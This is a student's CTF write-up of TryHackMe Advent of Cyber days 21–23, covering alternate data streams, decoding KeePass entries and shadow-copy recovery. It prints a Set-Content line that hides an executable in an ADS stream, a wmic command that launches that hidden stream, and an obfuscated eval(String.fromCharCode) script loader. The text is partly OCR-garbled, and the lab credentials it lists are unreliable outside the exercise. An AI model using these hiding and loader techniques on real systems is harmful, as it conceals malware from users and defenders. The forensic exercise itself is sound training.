

PSP0201 Weekly Writeup

Week 6

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Day 21: Time for some ELForensics (Blue Teaming)

Tools used: Kali Linux, PowerShell, Remmina

Solution/Walkthrough:

Question 1:

596690FFC54AB6101932856E6A78E3A1

```
PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'
Filename:      db.exe
MD5 Hash:      596690FFC54AB6101932856E6A78E3A1
```

Question 2:

5F037501FB542AD2D9B06EB12AED09F0

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe

Algorithm      Hash                                     Path
-----
MD5            5F037501FB542AD2D9B06EB12AED09F0      C:\Users\li...
```

Question 3:

F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED

```
PS C:\Users\littlehelper\documents> Get-FileHash -Algorithm SHA256 .\deebee.exe

Algorithm      Hash                                     Path
-----
SHA256        F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED  C:\Users\littlehelper\documen...
```

Question 4:

THM{f6187e6cbeb1214139ef313e108cb6f9}

```
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
```

Question 5:

wmic process call create \$(Resolve-Path file.exe:streamname)

The command to run to launch the hidden executable hiding within ADS: `wmic process call create $(Resolve-Path file.exe:streamname)`

Question 6:

THM{088731ddc7b9fdeccaed982b07c297c}

```
THM{088731ddc7b9fdeccaed982b07c297c}
```

Question 7:

Sharika Spooner is on the **Naughty List**.

```
Delphine Gossard
Sharika Spooner

Sucks for them .. Returning to the User Menu...
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```

Question 8:

Jaime Victoria is on the **Nice List**.

```
Delphine Gossard
Jaime Victoria


Awesome .. Great! Returning to the User Menu...
_
```

Thought Process/Methodology:

First of all, we open the remmina. We enter our own <MACHINE_IP>, enter the username and password that TryHackMe has provided (**littlehelper**, **iLove5now!**)

Server	10.10.25.227
Username	littlehelper
Password	••••••••
Domain	
Share folder	

And make sure to change the **color depth** into **RemoteFX(32bpp)**, then **save as default** and **connect**.



After we connected successfully, we run **cd ./Documents/** to change directory, then we check what's inside with command **dir**

```
PS C:\Users\littlehelper> cd ./Documents/
PS C:\Users\littlehelper\Documents> dir

Directory: C:\Users\littlehelper\Documents

Mode                LastWriteTime         Length Name
----                -
-a----           11/23/2020  11:21 AM             63 db file hash.txt
-a----           11/23/2020  11:22 AM          5632 deebee.exe
```

Then we run **more '.\db file hash.txt'** and we will get the answer for Question 1 which is **596690FFC54AB6101932856E6A78E3A1**

```
PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'
Filename:          db.exe
MD5 Hash:          596690FFC54AB6101932856E6A78E3A1
```

To find the answer for Question 2, we tried to run **Get-FileHash -Algorithm MD5 .\deebee.exe** and we get the answer which is **5F037501FB542AD2D9B06EB12AED09F0**

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe

Algorithm      Hash                                          Path
-----
MD5            5F037501FB542AD2D9B06EB12AED09F0         C:\Users\lii
```

After that, we tried to run `.\deebie.exe`

```
PS C:\Users\littlehelper\Documents> .\deebie.exe
```

Guess what, it shows us that the database has been moved.

```
Hahaha .. guess what?  
Your database connector file has been moved and you'll never find it!  
I guess you can't query the naughty list anymore!  
  
>;^P
```

So, we run `c:\Tools\strings64.exe -accepteula deebie.exe`

```
PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepteula deebie.exe
```

It will pop up the database then we can search for the Question 3's flag.

```
Strings v2.53 - Search for ANSI and Unicode strings in binary images.  
Copyright (C) 1999-2016 Mark Russinovich  
Sysinternals - www.sysinternals.com  
  
!This program cannot be run in DOS mode.  
SLH  
.text  
.rsrc  
@.reloc  
&*"   
BSJB  
v4.0.30319  
#Strings  
#US  
#GUID  
#Blob  
c.#l.+x.3x.;x.Cl.K~.Sx.[x.c  
<Module>  
mscorlib  
Thread  
deebie  
Console  
ReadLine  
WriteLine  
Write  
GuidAttribute  
DebuggableAttribute  
ComVisibleAttribute
```

After scanning the database, we found the answer which is

THM{f6187e6cbeb1214139ef313e108cb6f9}

```
Object
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\Documents\lists.exe -ReadCount 0 -Encoding Byte) -Encoding Byte -Stream hidedb)
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;^P
```

To find Question 4's flag, we first have to run **Get-Item -Path .\deebee.exe -Stream ***

```
PS C:\Users\littlehelper\Documents> Get-Item -Path .\deebee.exe -Stream *
```

And we will get something like this


```
PSPath          : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::
PSParentPath    : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName     : deebee.exe::$DATA
PSDrive         : C
PSProvider      : Microsoft.PowerShell.Core\FileSystem
PSIsContainer   : False
FileName       : C:\Users\littlehelper\Documents\deebee.exe
Stream         : :$DATA
Length         : 5632

PSPath          : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:h
PSParentPath    : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName     : deebee.exe:hidedb
PSDrive         : C
PSProvider      : Microsoft.PowerShell.Core\FileSystem
PSIsContainer   : False
FileName       : C:\Users\littlehelper\Documents\deebee.exe
Stream         : hidedb
Length         : 6144
```

To launch the hidden executable hiding within ADS, we tried to run **wmic process call create \$(Resolve-Path .\deebee.exe:hidedb)**

```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 3184;
    ReturnValue = 0;
};
```

It works! It will pop up this window tab and we get our flag which is
THM{088731ddc7b9fdeccaed982b07c297c}



```
C:\Users\littlehelper\Documents\deebie.exe:hidedb
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: _
```

<End of Day 21>

Day 22: Elf McEager becomes CyberElf (Blue Teaming)

Tools used: Kali Linux, CyberChef, Remmina

Solution/Walkthrough:

Question 1:

thegrinchwashere

thegrinchwashere
dGhlZ3JpbmNod2FzaGVyZQ==

Question 2:

base64

Output	
From_Base64('A-Za-z0-9+\\-=',true,false)	thegrinchwashere

Question 3:

Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P

Edit Entry

Entry | Advanced | Properties | Auto-Type | History

Title: Icon:

User name:

Password:

Repeat:

Quality: 47 bits 16 ch.

URL:

Notes:

Your passwords are now encoded. You will never get access to your systems!
Hahaha >:^P

☐ Expires:

Question 4:

sn0wM4n!

Result snippet	
	sn0wM4n!
	736e30774d346e21

Question 5:

hex

Output	
Recipe (click to load)	Result snippet
<code>From_Hex('None')</code>	sn0wM4n!


Question 6:

ic3Skating!


	Result snippet
	ic3Skating!
	ic3Skating!

Question 7:


superelfadmin:nothinghere


 Edit Entry ✕

Entry Advanced Properties Auto-Type History

Title: Icon: 


User name:

Password: 

Repeat: 


Question 8:

The flag is **THM{657012dcf3d1318dca0ed864f0e70535}**




Thought Process/Methodology:


First, we open **Remmina** and enter our own <MACHINE_IP>, then we key in the *username* and *password* that is provided by THM which is **Administrator** and **sn0wF!akes!!!**



And make sure that you changed the color depth to **RemoteFX(32bpp)** also.



After we're in, we copy the filename which is called **dGhIZ3JpbmNod2FzaGVyZQ==** . The reason that we copied this filename is because it is too strange for a file with this name. Therefore, we paste it into **CyberChef** with the recipe **Magic**.



After pasting it, we will get the answer for question 1, **thegrinchwashere**. We can also see that the encoding method listed as the 'Matching ops' is **base64** and that's the answer for question 2.

Recipe

Magic

Depth 3

☐ Intensive mode ☐ Extensive language support

Crib (known plaintext string or regex)

STEP

BAKE!

Auto Bake

Input

dGhIZ3JpbmNod2FzaGVyZQ==

start: 24 end: 24 length: 0

length: 24 lines: 1

Output

From Base64('A-Za-z0-9+\\[-=\\',true,false)

thegrinchwashere


Possible languages:
English
German
Dutch
Indonesian
Matching ops: From Base64,
From Base85
Valid UTF8
Entropy: 3.28

dGhIZ3JpbmNod2FzaGVyZQ==


Matching ops: From Base64,
From Base85
Valid UTF8
Entropy: 4.25

Then we enter the Master Password, **thegrinchwashere** to unlock the database from KeePass.

Open Database - Private.kdbx


**Enter Master Key**
C:\Users\Administrator\Documents\Private.kdbx

☒ **Master Password:**



☐ **Key File:**

(None)



☐ **Windows User Account**

Help


OK

Cancel

Once we're in the database, we click on **Network** and we can see that it has a title which is called **Elf Server**.


Private.kdbx - KeePass

File Group Entry Find View Tools Help

 Search...

Private

- General
- Windows
- Network**
- Internet
- eMail
- Homebanking
- Recycle Bin

Title	User Name	Password
 Elf Server	elfadmin	*****

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We double click on the **Elf Server** and it will pop up a window tab. Then, we click on the 3dot there and we copy it, **736e30774d346e21** into **CyberChef** by running the same recipe, **Magic**.

Edit Entry

Entry

Advanced

Properties

Auto-Type

History

Title:

Elf Server

Icon:

User name:

elfadmin

Password:

736e30774d346e21

Repeat:

We will get the answer which is **sn0wM4n!**

Last build: 12 days ago

Options

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Recipe

Input

Magic

Depth 3

☐ Intensive mode

☐ Extensive language support

Crib (known plaintext string or regex)

736e30774d346e21

Output


Recipe (click to load)	Result snippet	Properties
From_Hex('None')	sn0wM4n!	Valid UTF8 Entropy: 2.75
	736e30774d346e21	Matching ops: From Base64, From Base85, From Hex, From Hexdump Valid UTF8 Entropy: 3.03

STEP


BAKE!

☒ Auto Bake

After that, to find the answers for question 4 we first click on **eMail** and we can see that there is a title which is called **ElfMail**. We double click on it.



And we copy the password then paste it, **ic3Skating!** into **CyberChef** by the same recipe, **Magic**.



After pasting it into **CyberChef** , we get the answer for question 4, **ic3Skating!**

Edit Entry

Entry | Advanced | Properties | Auto-Type | History

Title: Elf Security System Icon:

User name: superelfadmin

Password: nothinghere

Repeat:

Quality: 22 bits 11 ch.

URL:

Notes: `eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 32, 61, 32, 100, 111, 99, 117, 109, 117, 109, 110, 116, 46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 116, 121, 112, 101, 32, 61, 32, 39, 116, 101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114, 105, 112, 116, 39, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 97, 115, 121, 110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 115, 114, 99, 32, 61, 32, 83, 116, 114, 105, 110, 103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101, 10, 10, 10, 53, 11, 99, 10, 10, 53, 11, 99, 10, 10, 51, 11, 99, 10, 10, 51)`

As usual, we copy it and paste it into **CyberChef** by running recipe 2x **From Charcode**, then we need to change the **Delimiter** from **Space** to **Comma** , and lastly change their **Base** from **16** to **10**. After baking it, we will get a **Github** link,

<https://gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88b8>.

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Recipe

From Charcode

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Delimiter Comma	Base 10
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From Charcode

⏮ ||

Delimiter Comma	Base 10
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Input

length: 3142
 lines: 1

```
eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 32,
61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 99, 114, 101, 97, 116, 101, 69, 108, 101,
109, 101, 110, 116, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 115, 111, 109, 101,
115, 116, 114, 105, 110, 103, 46, 116, 121, 112, 101, 32, 61, 32, 39, 116, 101, 120, 116, 47,
106, 97, 118, 97, 115, 99, 114, 105, 112, 116, 39, 59, 32, 115, 111, 109, 101, 115, 116, 114,
105, 110, 103, 46, 97, 115, 121, 110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 111, 109,
101, 115, 116, 114, 105, 110, 103, 46, 115, 114, 99, 32, 61, 32, 83, 116, 114, 105, 110, 103,
46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101, 40, 49, 48, 52, 44, 32, 49, 48, 52,
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55, 44, 32, 49, 49, 56, 44, 32, 49, 48, 49, 44, 32, 49, 48, 44, 32, 49, 52, 44, 32, 57,
55, 44, 32, 49, 48, 53, 44, 32, 49, 50, 50, 44, 32, 57, 55, 44, 32, 52, 55, 41, 59, 32, 32, 52,
```

Output

start: 0 time: 3ms
 end: 69 length: 69
 lines: 1

https://gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88be

STEP

BAKE!

Auto Bake

Lastly, we copied the **Github** link and pasted it on a browser tab. We will get our flag which is **THM{657012dcf3d1318dca0ed864f0e70535}**.



<End of Day 22>

Day 23: The Grinch strikes again! (Blue Teaming)

Tools used: Kali Linux, Remmina, Vshadow, Task Scheduler, Disk Management

Solution/Walkthrough:

Question 1:

```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
10:20 15:25:00 OPTIONS IMPORT: adjusting link_mtu to 1624  
[kali@kali]~$ Using peer cipher 'AES-256-CBC'  
$ echo "bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==" | base64 -d  
nomorebestfestivalcompany  
[kali@kali]~$  
10:20 15:25:00 Incoming Data Channel: Cipher 'AES-256-CBC'  
10:20 15:25:00 Incoming Data Channel: Using 512 bit key  
10:20 15:25:00 Incoming Data Channel: Using 512 bit message  
for HMAC authentication
```

Question 2:

master-password.txt	grinch	12/23/2020 1:41 PM	GRINCH File	1 KB
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Question 3:

General	Triggers	Actions	Conditions	Settings	History (disabled)
When you create a task, you must specify the action that will occur when your task starts. To c					
Action	Details				
Start a program	C:\Users\Administrator\Desktop\opidsfsdf.exe				

Question 4:

General	Triggers	Actions	Conditions	Settings	History (disabled)
When you create a task, you must specify the action that will occur when your task starts. To c					
Action	Details				
Start a program	C:\Users\Administrator\Desktop\opidsfsdf.exe				


Question 5:

General	Triggers	Actions	Conditions	Settings	History (disabled)
Name:	ShadowCopyVolume {7a9eea15-0000-0000-0000-010000000000}				
Location:	\				
Author:	ELFSTATION4\Administrator				


Question 6:

confidential Properties

General Sharing Security Previous Versions Customize

 Previous versions come from shadow copies, which are saved automatically to your computer's hard disk.

Folder versions:

Name	Date modified
▼ A long time ago (1)	
 confidential	12/11/2020 7:57 AM

Question 7:


master-password.txt - Notepad

File Edit Format View Help


!33pa55w0rd!Zseecure!

Thought Process/Methodology:

Firstly, we launch Remmina(Remote Desktop Protocol) to change some settings to get the full experience of the simulated ransomware attack.This may help us to view the wallpaper on the remote machine.




After that, we connect to the machine by using server_ip, username and password that are provided in THM



For **Server** provide (**10.10.159.199**) a user account is:

- User name: **administrator**
- User password: **sn0wF!akes!!!**

